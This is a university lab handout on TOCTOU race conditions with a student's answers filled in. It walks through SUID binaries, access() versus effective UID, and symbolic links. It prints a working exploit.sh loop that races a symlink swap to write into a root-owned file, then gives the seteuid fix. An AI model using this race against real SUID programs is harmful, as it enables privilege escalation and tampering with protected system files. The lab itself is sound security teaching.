TOCTOU Race Condition Attack Lab

50.005 Computer System Engineering

Due date: 25 March 08:30 AM (Week 9)

Natalie Agus
INFORMATION SYSTEMS TECHNOLOGY AND DESIGN

Outline

In this lab, you are tasked to investigate a program with TOCTOU (Time of Check - Time of Use) race-condition vulnerability.

The lab is written entirely in C, and it is more of **an investigative lab** with fewer coding components as opposed to our previous lab. At the end of this lab, you should be able to:

- Understand what is a TOUTOU bug and why is it prone to attacks.
- Detect race-condition caused by the TOCTOU bug.
- Provide a fix to this TOCTOU vulnerability.
- Examine file permissions and modify them.
- Understand the concept of **'privileged programs':** user level vs root level.
- Compile programs and make documents with different privilege level.
- Understand how **sudo** works.
- Understand the difference between symbolic and hard links.
- Write a .c program that creates a symbolic link to existing file.

Getting Started

Clone the files:

`git clone https://github.com/natalieagus/50005Lab3.git`

Closely follow the instructions given in this handout. **DO NOT create your own script for submission. DO NOT modify any of the makefile either.**

WARNING: This assignment cannot be done in WSL because the `access()` system call does NOT work the same way as it does on the original Linux / UNIX kernel. You can either:

1. **Borrow your friends' Mac to run the commands.**
2. **Install Ubuntu (dual boot), you can find the guide here.**
3. **Use a VM such as VirtualBox. There is plenty of guides on the internet. You can find them here.**
4. **Setup cloud services such as EC2.**

Grading

The points awarded in this lab are written in each of the sections below. The number of points in total for this lab is **20 points.**

Submission Procedure

1. **This is an individual assignment.**
2. Export this handout as a word document and write your answers for each question in blue.
3. Export as pdf and **ZIP** it (not RAR or any other compression algorithm)
4. **Upload** to `@csesubmitbot` Telegram bot using the command `/submitlab3`
5. **CHECK** your submission by using the command `/checksubmission`

Background


Recall that a **race condition** occurs when two or more threads (or processes) access and perform non-atomic operations on a **shared** variable (be it across threads or processes) value at the same time. Since we cannot control the *order of execution*, we can say that **the threads / processes race to modify the value of the shared variable**.

The final value of the shared variable therefore can be **non-deterministic**, depending on the particular **order** in which the access takes place. In other words, the cause of the race condition is due to the fact that the function performed on the shared variable is *non-atomic*.


In this lab we are going to exploit a program that is **vulnerable to race-condition**. The program alone is **single-threaded**, so in the absence of an attacker, there is nothing wrong with the program. The program however is *vulnerable* because an attacker can exploit the fact that the program can be subjected to race-condition.

Setup


After downloading the files, you should find that the following files are given to you.



There are two folders, Root and User. Now go to the User folder and call make. You should have the following output:



Now login as a root user (see the guide [below](#)), go to the `FilesForRoot` folder, and call `make`. This should create a new `Root` folder with the following contents:



If you are already a **root** user, then you need to create a normal user account. Usually, you are logged in as a normal user.


Switching to Root User

To switch to the root, you must first set the password for the root account if you have not done so:

```
sudo passwd root
```

For Mac users, please enable root login first: https://support.apple.com/en-us/HT204012

Then, you can switch to root using `su root` (note: you might be asked for your user password first if you have not called `sudo` recently):



Notice the different prompt style, e.g.: `sh-3.2#`. This means that you are logged in as a root user. Note that your own machine will look slightly different, but typically it has the # sign when you are logged in as root. Root user is the user with the **highest (administrative) privilege**.

After `'make'`, type the command `ls -la ../Root/` to see the file complete information:

```
sh-3.2# ls -la ../Root/
total 144
drwxr-xr-x   8 root         staff    256 Feb 15 01:32 .
drwxr-xr-x@  6 natalieagus  staff    192 Feb 15 01:32 ..
-rwxr--r--   1 root         staff  12740 Feb 15 01:32 logaccess
-rwsr-xr-x   1 root         staff  13104 Feb 15 01:32 rootdo
-rw-r--r--   1 root         staff     18 Feb 15 01:32 rootfile.txt
-rw-r--r--   1 root         staff     18 Feb 15 01:32 rootlogfile.txt
-rwsr-xr-x   1 root         staff  13232 Feb 15 01:32 rootprog
-rwxr-xr-x   1 root         staff  13232 Feb 15 01:32 rootprog_nosuid
sh-3.2#
```

It is important to check that the newly created files belong to the user root as shown, and that the Root folder **also belongs to Root.**

You can switch back to normal user by using the same su command:

```
sh-3.2# su natalieagus
natalieagus@Natalies-MacBook-Pro-2 Root %
```

File Permission

After switching back to a normal user, try to **overwrite** one of the text files belonging to the root. You will face the **permission denied** message. This is because only root user has the write access, and other users can only read as indicated here:

```
natalieagus@Natalies-MacBook-Pro-2 Root % echo HelloWorld > rootlogfile.txt
zsh: permission denied: rootlogfile.txt
natalieagus@Natalies-MacBook-Pro-2 Root %
```

The file permission: - rw- r-- r-- means:

- **The first dash:** it is not a directory. If it is a directory, it will be written as 'd'.
- **The next three values:** rw- means that the file **owner** (root) can read and write. The dash means that the file is NOT an executable.
- **The second set of three values** in blue: r-- means that users in the same **group** can only read the file but cannot write any values into it. You can tell that the file's group is called **staff.**
- **The third set of three values** in red: r-- means that **others** (the rest of the users) can also only read the file but cannot write any values into it.

File permission can be set in C scripts using **octal** notation, e.g., if this file can be executed, read, and write by owner but only read by the rest of the users, then the file permission becomes `0644`, where the first `0` indicates octal notation for the permission.

List the file permission for another file in the directory, e.g.: the `logaccess.`
This program, if executed successfully, can modify rootlogfile.txt with the message that we enter, so it should be run as `./logaccess <message>` (read `logaccess.c` to see how it works)

```
natalieagus@Natalies-MacBook-Pro-2 Root % ls -la logaccess
-rwxr--r--  1 root  staff  12740 Jan 12 15:55 logaccess
natalieagus@Natalies-MacBook-Pro-2 Root % ./logaccess "HelloWorld"
zsh: permission denied: ./logaccess
natalieagus@Natalies-MacBook-Pro-2 Root %
```

Notice that we have an 'x'. It means that the file is an **executable,** and that only **root** can execute it. If you are logged in as a normal user and tried to execute `logaccess`, then you will be also met with the **permission denied** message.

The SUID bit

List the file permission for `rootdo` file:

```
natalieagus@Natalies-MacBook-Pro-2 Root % ls -la rootdo
-rwsr-xr-x  1 root  staff  13104 Jan 12 15:55 rootdo
natalieagus@Natalies-MacBook-Pro-2 Root %
```

Unlike `logaccess`, other users are allowed to **execute** this file. More importantly, notice that instead of an 'x', we have an 's' type of permission listed from the root.

This is called the SUID bit.

This **bit** allows normal user to gain **elevated privilege** when **executing** this program. If a normal user executes this program, this program runs in **root privileges (basically, the creator of the program)**. Let's examine what `rootdo` does in the first place. Open `rootdo.c` and read what is it actually doing, especially this part of the code:

```
/* get user input */
scanf("%s", password);

/* Remember to set back, or your commands won't echo! */
tcsetattr(STDIN_FILENO, TCSANOW, &term_orig);

if (!strcmp(password, "password")){ //on success, returns 0
    printf("Login granted\n");
    int pid = fork();
    if (pid == 0){
        printf("Fork success\n");
        wait(NULL);
        printf("Children returned\n");
    }
    else{
        if(execvp(execName, argv_new) == -1){
            perror("Executable not found\n");
        }
    }
}
else
{
    printf("Login fail, exiting now.\n");
}
```

It scans for user input and stores it in a buffer called `password`. Then, it compares whether the content of the buffer is the string *"password"*. If it is, it forks, and execute the program name that is given as the third and fourth argument in the command line:

```
char * execName = argv[1];
char * filename = argv[2];
char * argv_new[3] = {execName, filename, NULL};
char password[9];
```

Recall that a process can create another process. This means that `rootdo` may `fork()` and call `execvp()` on the `logaccess` program successfully even though a normal user is the one who executes the `rootdo` in the first place and not the root user.

Let's put this program into test:

```
natalieagus@Natalies-MacBook-Pro-2 Root % ./logaccess HelloWorld
zsh: permission denied: ./logaccess
natalieagus@Natalies-MacBook-Pro-2 Root % ./rootdo ./logaccess HelloWorld
Exec name is ./logaccess, with filename HelloWorld
Please enter your password: Login granted
Fork success
Children returned
Root log write success
```

At first, we tried to execute `./logaccess` with argument "HelloWorld" and met with the permission denied message because as we know it, `logaccess` can only be executed by root.

However, when we invoke `rootdo` and tell it to execute `logaccess` with "HelloWorld" as argument, we are prompted for the password (which we can just type "*password*" and enter it). After which, it seems like we can successfully write to the root log file:

```
natalieagus@Natalies-MacBook-Pro-2 Root % cat rootlogfile.txt
THIS IS ROOT FILE

PID 6449 is writing -- HelloWorld
natalieagus@Natalies-MacBook-Pro-2 Root %
```

So how is it possible that we can execute the **logaccess** program while still logged in as a normal user? **This is thanks to the SUID bit being set for the rootdo program:**

- Upon successful password "verification",
- It forks and execute logaccess program **with root privileges.**
- As the SUID bit of rootdo program is set, it **always runs with root privileges** regardless of which user executes the program.

While `rootdo` seems like a **dangerous** program, do not forget that the root itself was the one who made it and set the SUID bit in the first place, so yes, it is indeed meant to run that way.

You did this when you logged in as root in the earlier section and typed "`make`". One of the tasks in the makefile is to set the SUID bit of the rootdo program.

This is in fact how your **`sudo`** program works. When you type **`sudo <command>,`** it prompts you for your password, then the program checks whether the user is verified, before executing with root privileges.

Now that you know what is the **SUID** bit, take note of the two versions of rootprog: one with SUID and one without. The one with the SUID is our **vulnerable program** that we will exploit in the next section.

```
natalieagus@Natalies-MacBook-Pro-2 Root % ls -la
total 192
drwxr-xr-x@ 13 natalieagus  staff    416 Jan 12 15:55 .
drwxr-xr-x@  5 natalieagus  staff    160 Jan 11 13:52 ..
-rw-r--r--@  1 natalieagus  staff   6148 Jan 12 15:42 .DS_Store
-rwxr--r--   1 root         staff  12740 Jan 12 15:55 logaccess
-rw-r--r--@  1 natalieagus  staff    686 Dec 26 18:58 logaccess.c
-rw-r--r--@  1 natalieagus  staff   1154 Dec 26 19:33 makefile
-rwsr-xr-x   1 root         staff  13104 Jan 12 15:55 rootdo
-rw-r--r--@  1 natalieagus  staff   1371 Dec 26 19:03 rootdo.c
-rw-r--r--   1 root         staff     18 Jan 12 15:55 rootfile.txt
-rw-r--r--   1 root         staff     53 Jan 12 16:17 rootlogfile.txt
-rwsr-xr-x   1 root         staff  13232 Jan 12 15:55 rootprog
-rw-r--r--@  1 natalieagus  staff   1571 Dec 26 19:05 rootprog.c
-rwxr-xr-x   1 root         staff  13232 Jan 12 15:55 rootprog_nosuid
natalieagus@Natalies-MacBook-Pro-2 Root %
```

The Vulnerable Program

Our vulnerable program is called rootprog. Let's try and see what it does by executing it, but before that we need to create a normal user text file in the `RaceConditionAttack_Lab` folder as follows:

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % echo Hello from User > userfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % ls
Root            User            userfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab %
```

Then, we execute rootprog using userfile.txt as its argument. **From this point onwards, keep your current directory at the RaceConditionAttack_Lab (not Root, and not User folder).**

```
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % echo Hello from User > userfile.txt
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % Root/rootprog userfile.txt
rootprog invoked with process of REAL UID : 501, REAL GID : 20, effective UID: 0
Please enter the username: user1
Please enter the password: some_password
Access Granted
Exit success
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % cat userfile.txt
Hello from User

PID 13589 is writing -- user1: some_password
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab %
```

It will prompt you to type in *username* and then *password*, simulating some kind of program that allows us to create a user / modify a user with password very simply.

But if we invoke `rootprog` again with a text file belonging to root to modify, we are faced with a "permission denied" message.

```
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % Root/rootprog Root/rootfile.txt
rootprog invoked with process of REAL UID : 501, REAL GID : 20, effective UID: 0
Please enter the username: user1
Please enter the password: new_password
ERROR, permission denied
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab %
```

WARNING: This assignment cannot be done in WSL because the `access()` system call does NOT work the same way as it does on the original Linux / UNIX kernel. You can either:

1. **Borrow your friends' Mac to run the commands.**
2. **Install Ubuntu (dual boot), you can find the guide here.**
3. **Use a VM such as VirtualBox. There is plenty of guides on the internet. You can find them here.**

This is because `rootprog`:

1. **Checks if the calling user has permission to the file requested.**
2. **If yes, write to file, else print "permission denied".**

Open `rootprog.c` and read what its main() function does:

1. Stores `argv[1]` as `fileName`

2. Scans user input twice, once for username, the other for password and stores it inside `username` and `password` buffers.

```
int main(int argc, char * argv[])

{
    char * fileName = argv[1];
    char username[64];
    char password[64];
    int i;
    FILE * fileHandler;

    printf("rootprog invoked with process of REAL UID : %d, REAL GID :
%d, effective UID: %d\n", getuid(), getgid(), geteuid());
    printf("Please enter the username: ");
    /* get user input */
    scanf("%s", username);
    printf("Please enter the password: ");
    scanf("%s", password);
```

3. It uses the `access` system call to check if the **REAL calling user (not the *effective* user)** has access permission to the file being requested.

```
if(!access(fileName, W_OK))
{
    printf("Access Granted \n");
    /*Simulating the Delay*/
    sleep(DELAY); // sleep for 1 secs
    fileHandler = fopen(fileName, "a+");
    if (fileHandler == NULL){
        printf("File cannot be opened\n");
    }
```

Obviously `rootfile.txt` can only modified by root user only,

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % ls -la Root/rootfile.txt
-rw-r--r--  1 root  staff  18 Jan 12 15:55 Root/rootfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab %
```

While userfile.txt can be overwritten by the normal user:

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % ls -la userfile.txt
-rw-r--r--@ 1 natalieagus  staff  46 Jan 12 22:21 userfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab %
```

The `access` system call determines whether or not we have the **actual permission** to open the file later on using `fopen` and write into it using `fwrite`.

Read the documentation (http://man7.org/linux/man-pages/man2/access.2.html) of access() carefully, especially this part:

"access() checks whether the ***calling process can access*** *the file pathname. If pathname is a symbolic link, it is dereferenced.*

The check is done using the calling process's real UID and GID, rather than the ***effective*** *IDs as is done when actually attempting an operation (e.g., open, fopen, execvp, etc) on the file. Similarly, for the root user, the check uses the set of permitted capabilities rather than the set of effective capabilities; and for non-root users, the check uses an empty set of capabilities.*

This allows set-user-ID programs and capability-endowed programs to easily determine the invoking user's authority. In other words, access() does not answer the "can I read/write/execute this file?" question. It answers a slightly different question: "(assuming I'm a setuid binary) ***can the user who invoked me read/write/execute this file****?", which gives set-user-ID programs the possibility to* ***prevent*** *malicious users from causing them to read files which users shouldn't be able to read."*

This is why in the previous section, we can use `rootdo` (with SUID being set), to execute (using `execvp`) `logaccess` program. This successfully allow the *elevated user* to write to `rootlogfile`.txt using `logaccess` program.

This is because in `logaccess`, we simply perform open to rootlogfile.txt. The `open`, `execvp`, etc system call, unlike the `access` system call, only checks the ***effective ID*** *of the calling process*, and **not the REAL ID**.

`rootdo` runs with *effective* **root privileges (effective, not real, since the caller to `rootdo` is only normal user),** and that is enough to run `logaccess` program since it does not utilise `access` to check for the calling process.

On the other hand, rootprog **tries** to be more secure by using the `access` system call to **prevent** users with elevated privileges to modify files that do not belong to them. However, it ends up being **susceptible to a particular race condition attack due this weakness called TOCTOU (time-of-check time-of-update).**

Consider calling rootprog using rootdo like how we called logaccess before.

```
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % Root/rootdo Root/rootprog Root/rootfile.txt
Exec name is Root/rootprog, with filename Root/rootfile.txt
Please enter your password: Login granted
Fork success
Children returned
rootprog invoked with process of REAL UID : 501, REAL GID : 20, effective UID: 0
Please enter the username: user1
Please enter the password: some_password
```

[2pt] *Can we try to run rootprog from rootdo and attempt to write something onto rootfile.txt? Do you think the message "helloFromUser" can be written onto rootfile.txt* ***via rootdo?*** *rootdo is the one that calls execvp to execute rootprog, and rootprog of course runs with root privileges since its SUID bit is set.*

[Q1] Your answer: No, we get "permission denied". Even though `rootdo` runs with its SUID bit being set to elevate the user's execution privileges, the `access()` system call still checks for the user's real ID. Since the user running `rootprog` using `rootdo` is still a normal non-root user, and since the normal user is trying to attempt to access and write into `rootfile.txt`, which is owned by the root user, permission is denied.

[1pt] *If writing is successful, will the entire file rootfile.txt be overwritten with the new sentence from buffer or is the content of buffer appended onto the end of the file?*

[Q2] Your answer: Since `fopen()` was called using the `a+` mode, the following `fprintf()` call would append onto the end of the file. Since `fwrite()` would write data at the current insertion point, the following multiple calls to `fwrite()` would continue to append onto the end of the file. Thus, the overall effect would be that the content of the buffer would be appended onto the end of the file.

[1pt] *Can the root user overwrite this userfile.txt, although it belongs to a normal user and not root?*

[Q3] Your answer: Yes, the root user has access to overwrite userfile.txt since the root user has the highest administrative privilege in the system.

The TOCTOU Bug

The time-of-check to time-of-use (TOCTOU, TOCTTOU or TOC/TOU) is a class of software bug **caused by a race condition** involving:

1. **The checking of the state of a part of a system** (such as this check in rootprog using access),
2. And the actual **use** of the results of that check

In particular, the vulnerability lies here:

```
if(!access(fileName, W_OK))
{
    printf("Access Granted \n");
    /*Simulating the Delay*/
    sleep(DELAY); // sleep for 1 secs
    fileHandler = fopen(fileName, "a+");
    if (fileHandler == NULL){
        printf("File cannot be opened\n");
    }
```

We *exaggerate* the **delay** between **check using access** and **actual usage using fopen** by setting sleep(DELAY) in between, where DELAY is specified as 1 to simulate 1 second delay.

Consider the rootprog being called by a user to modify a user text file as such:

```
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % echo Hello from User > userfile.txt
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % Root/rootprog userfile.txt
rootprog invoked with process of REAL UID : 501, REAL GID : 20, effective UID: 0
Please enter the username: user1
Please enter the password: some_password
Access Granted
```

The `access()` check of course grants the normal user caller to modify userfile.txt because indeed it belongs to the normal user.

However, during this ***delay*** between checking (with `access`) and usage (with `fopen`), what can happen is:

1. A malicious attacker can ***replace*** the actual file `userfile.txt` into a **symbolic link** pointing to the protected file, e.g.: `rootfile.txt.`
2. Since `fopen` only checks *effective user ID,* and `rootprog` has its SUID bit set (runs effectively as root despite being called by only normal user), the "supposedly secure" `rootprog` can end up allowing normal user to **modify** the *supposedly* protected file `rootfile.txt.`

The malicious attacker has to attack and can only successfully launch the attack (modifying `rootfile.txt`) during that time window between time-of-check and time-of-use, hence the term "race condition vulnerability attack" or "a bug caused by race condition" -- as the attacker has to **race** with the `rootprog` program to *quickly change the* ***`userfile.txt`*** *into a* ***symbolic***

link** pointing to **`rootfile.txt` **ONLY on this very specific time window** of AFTER the `access()` check and BEFORE the `fopen()`.

[2pt] *What is a symbolic link? What is the difference between a symbolic link and the actual file?*

[Q4] Your answer: A symbolic link is a special kind of file that contains a path (either absolute or relative) to another file and basically acts as a shortcut, which is automatically interpreted and resolved by the Operating System to point to the file being pointed to (if the target file exists). A symbolic link does not increase the overall reference count, whereas an actual file is a hard link that actually increases the reference count.

[2pt] *Can you (a normal user) delete a file like rootfile.txt belonging to the root? Why yes or why not? Note: these files are located inside the Root directory that belongs to the root.*

[Q5] Your answer: No, since a normal user does not have the necessary write permissions required to remove a write-protected regular file such as `rootfile.txt` as well as the whole `Root` folder, both of which are owned by the root user.

The Symbolic Link Program

Open symlink.c and read its content:

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

/**
 * Turns the file whose path in argv[1] as a symbolic link to the file with path defined
 * as argv[2]
 **/
int main(int argc, char * argv[])
{
    if (argc < 3){
        printf("Usage: ./symlink <symlinkpath> <destinationpath>\n");
        return 1;
    }
    unlink(argv[1]);
    if (symlink(argv[2], argv[1]) == 0){
        return 0;
    }
    else{
        printf("Symlink fails \n");
        return 1;
    }
}
```

This program changes the target filename as specified as the first argument to the program as a symbolic link to the file whose path is defined as the second argument to the program.

Consider the normal user text file userfile.txt that we created before. This text file belongs to a normal user with content "HelloFromUser".

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % echo HelloFromUser > userfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % cat userfile.txt
HelloFromUser
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % ls -la userfile.txt
-rw-r--r--@ 1 natalieagus  staff  14 Jan 12 23:11 userfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab %
```

Then we can call the program with these arguments (assuming we are currently inside the RaceConditionAttack_Lab folder). Please change the commands accordingly if you are not calling `symlink` in this path.

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % User/symlink userfile.txt Root/rootfile.txt
```

And now notice how the content of userfile.txt is identical to rootfile.txt, and that userfile.txt is now a symbolic link, pointing to rootfile.txt inside the Root folder.

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % cat userfile.txt
THIS IS ROOT FILE
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab % ls -la userfile.txt
lrwxr-xr-x@ 1 natalieagus  staff  17 Jan 12 23:13 userfile.txt -> Root/rootfile.txt
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab %
```


***[2pt]** What does lrwxr-xr-x mean?*

[Q6] Your answer: It is the octal notation that represents the file type and the file permissions for the `userfile.txt` file:

- **The first "l" indicates that the file type of `userfile.txt` is a symbolic link.**
- **The first set of "rwx" indicates that the file owner (which is the normal user "natalieagus" in this case) is able to read, write to and execute the `userfile.txt` file.**
- **The second set of "r-x" indicates that users in the same group (which is the "staff" group in this case) are able to read and execute (but not write to) the `userfile.txt` file.**
- **The third and last set of "r-x" indicates that other users (everybody else besides the file owner and users in the same group as the file owner) are able to read and execute (but not write to) the `userfile.txt` file.**

The file permissions for `userfile.txt` differ from those of `rootfile.txt` since they are technically two different files, but since `userfile.txt` is now a symbolic link that points to `rootfile.txt`, UNIX ignores the permission bits of `userfile.txt` (i.e., they are irrelevant).

Depending on your system, you might notice a difference in its icon as well (now with the little arrow to signify symbolic link). If you double click to open it, you will be redirected to open `rootfile.txt` instead.



The Attack

As a malicious attacker, you know that you need to launch your *attack*, which is to **replace** the `userfile.txt` **as a symbolic link** to the `rootfile.txt`, in the exact time delay AFTER the `access()` check but BEFORE the `fopen()` usage. Let's define the *attack* **goal** itself as a really simple goal for this lab: **successfully write a new line (attack message) into a supposedly protected rootfile.txt as a normal user.**

Here's what the attacker should do in essence:

1. Create a userfile: `echo “This is a userfile” > userfile.txt`
2. Simultaneously launch:
   - The execution of `rootprog` with `userfile.txt` as its argument and the *attack message*
   - The execution of `symlink` with `userfile.txt` and `rootfile.txt` as its arguments
3. Check if `rootfile.txt` has been injected by the attack message. If yes, the attack is successful and we can stop the attack attempt. Else, remove `userfile.txt` and redo step (1).

It is impossible to do all these steps manually and rapidly (because we need to *race* with rootprog), and therefore we can write a bash script to do it. Open exploit.sh and in there you can find the following code. **Read it carefully to understand how it works.**

```
#!/bin/sh
# exploit.sh

# note the backtick ` means assigning a command to a variable
OLDFILE=`ls -l Root/rootfile.txt`
NEWFILE=`ls -l Root/rootfile.txt`

# continue until THE ROOT_FILE.txt is changed
while [ "$OLDFILE" = "$NEWFILE" ]
do
    rm -f userfile.txt
    echo "This is a file that the user can overwrite" > userfile.txt

    # the following is done simultanously
    # If a command is terminated by the control operator &, the shell executes
    the command in the background in a subshell. The shell does not wait for the
    command to finish, and the return status is 0. Commands separated by a ; are
    executed sequentially; the shell waits for each command to terminate in turn.
    The return status is the exit status of the last command executed.

    echo “username1 fake_password” | Root/rootprog userfile.txt & User/symlink
    userfile.txt Root/rootfile.txt & NEWFILE=`ls -l Root/rootfile.txt`

done

echo "SUCCESS! The root file has been changed"
```

[2pt] *How does the script exploit.sh check if the attack is successful and stop the loop?*
[Q7] Your answer: The script checks whether the `rootfile.txt` file has changed. It does this by comparing the content of the OLDFILE variable with the NEWFILE variable (each contains the output of the executed/evaluated command inside the backticks). Since the NEWFILE variable is reassigned at the end of each while loop iteration, it will contain the latest most updated version of the `rootfile.txt` file.

[1pt] *What "attack message" is injected into rootfile.txt when the attack is successful?*
[Q8] Your answer: PID xxxxx is writing -- "username1: fake_password"

In practice, the "attack message" can be modifying the system password so that an outsider can remotely log into your computer later on, or modifying some root files to mess up your computer, etc.

You can launch the script as follows:

```
natalie_agus@Natalies-MacBook-Pro RaceConditionAttack_Lab % User/exploit.sh
```

[2pt] *Comment on your output. Is your attack successful? If yes, how long does it take for the attack to be successful. If not, why not?*
[Q9] Your answer: Yes, the attack is successful. It takes around 1 second.

[1pt] *If we only sleep for 1ms instead of 1s, what impact does it have to the attack?*
[Q10] Your answer: The opportunity for the attack window time interval is shorter, but the attack will still be successful.

The Fix

One of the ways to fix this bug is to **manually set the effective UID** of the process as the **actual UID of the process** just *after* access is granted and *before* fopen() is called. You can do this using the following system call:

```
seteuid(getuid());
```

Modify rootprog.c and recompile it while logged in as root:

```
natalieagus@Natalies-MacBook-Pro-2 RaceConditionAttack_Lab_StudentCopy % cd FilesForRoot
natalieagus@Natalies-MacBook-Pro-2 FilesForRoot % su root
Password:
sh-3.2# make
rm -rf ../Root/
mkdir ../Root/
gcc rootprog.c -o ../Root/rootprog
gcc rootdo.c -o ../Root/rootdo
gcc logaccess.c -o ../Root/logaccess
gcc rootprog.c -o ../Root/rootprog_nosuid
chmod 744 ../Root/logaccess
chmod u+s ../Root/rootprog
chmod u+s ../Root/rootdo
echo THIS IS ROOT FILE > ../Root/rootfile.txt
echo THIS IS ROOT FILE > ../Root/rootlogfile.txt
sh-3.2# cd ..
sh-3.2#
```

[2pt] *Relaunch the attack script using `User/exploit.sh` again and comment on your output. Why do you think the output with this modification is different from the output by the original `rootprog.c` code?*

[Q11] Your answer: The while loop continues to run indefinitely as the attack fails to be executed and the content of OLDFILE is always the same as NEWFILE's (i.e., the `rootfile.txt` file is never modified). As such, a force kill by using a keyboard interrupt/trap such as Ctrl+C (with return exit code status 130 instead of 0) is required to stop the bash script. The output alternates between "ERROR: permission denied" and "Access Granted". While `rootprog` is able to exit successfully, the `rootfile.txt` file cannot be opened anymore due to the implementation of `seteuid(getuid())`, which sets the effective UID of the process as the actual real UID of the process. This prevents normal users from accessing and writing onto the `rootfile.txt` file, even when the normal user attempts to take advantage of the SUID bit when running `rootprog`.

Of course, another way is to disable the SUID bit of the rootprog altogether, however in practice sometimes this might not be ideal since there might be other parts of the program that requires execution with **elevated privilege**, temporarily. Open exploit.sh and replace rootprog with rootprog_nosuid and run the script again.

[2pt] *After editing the shell script, relaunch the attack script using `User/exploit.sh` again and comment on your output. Why do you think the output with this modification is different from the output by the original `rootprog.c` code?*

[Q12] Your answer: Same as before, the while loop continues to run indefinitely as the attack fails to be executed and the content of OLDFILE is always the same as NEWFILE's (i.e., the `rootfile.txt` file is never modified). Again, a force kill by using a keyboard interrupt/trap such as Ctrl+C (with return exit code status 130 instead of 0) is required to stop the bash script. The output alternates between "ERROR: permission denied" and "Access Granted" as well. While `rootprog_nosuid` is able to exit successfully, the `rootfile.txt` file cannot be opened anymore since the `rootprog_nosuid` program executable does not even have the SUID bit set to begin with. As such, it actually does not have the privilege and permissions required to modify any files that belong to the root user. Since `rootprog_nosuid` is being run just as a normal user, it cannot open the `rootfile.txt` file.

Summary

Ensure that you have answered all the questions in this handout. No other separate code submission is needed.

By the end of this lab, we hope that you have learned:

1. What SUID bit does, and how can it be utilised to gain elevated privileges to access protected files
2. The differences between root and normal user
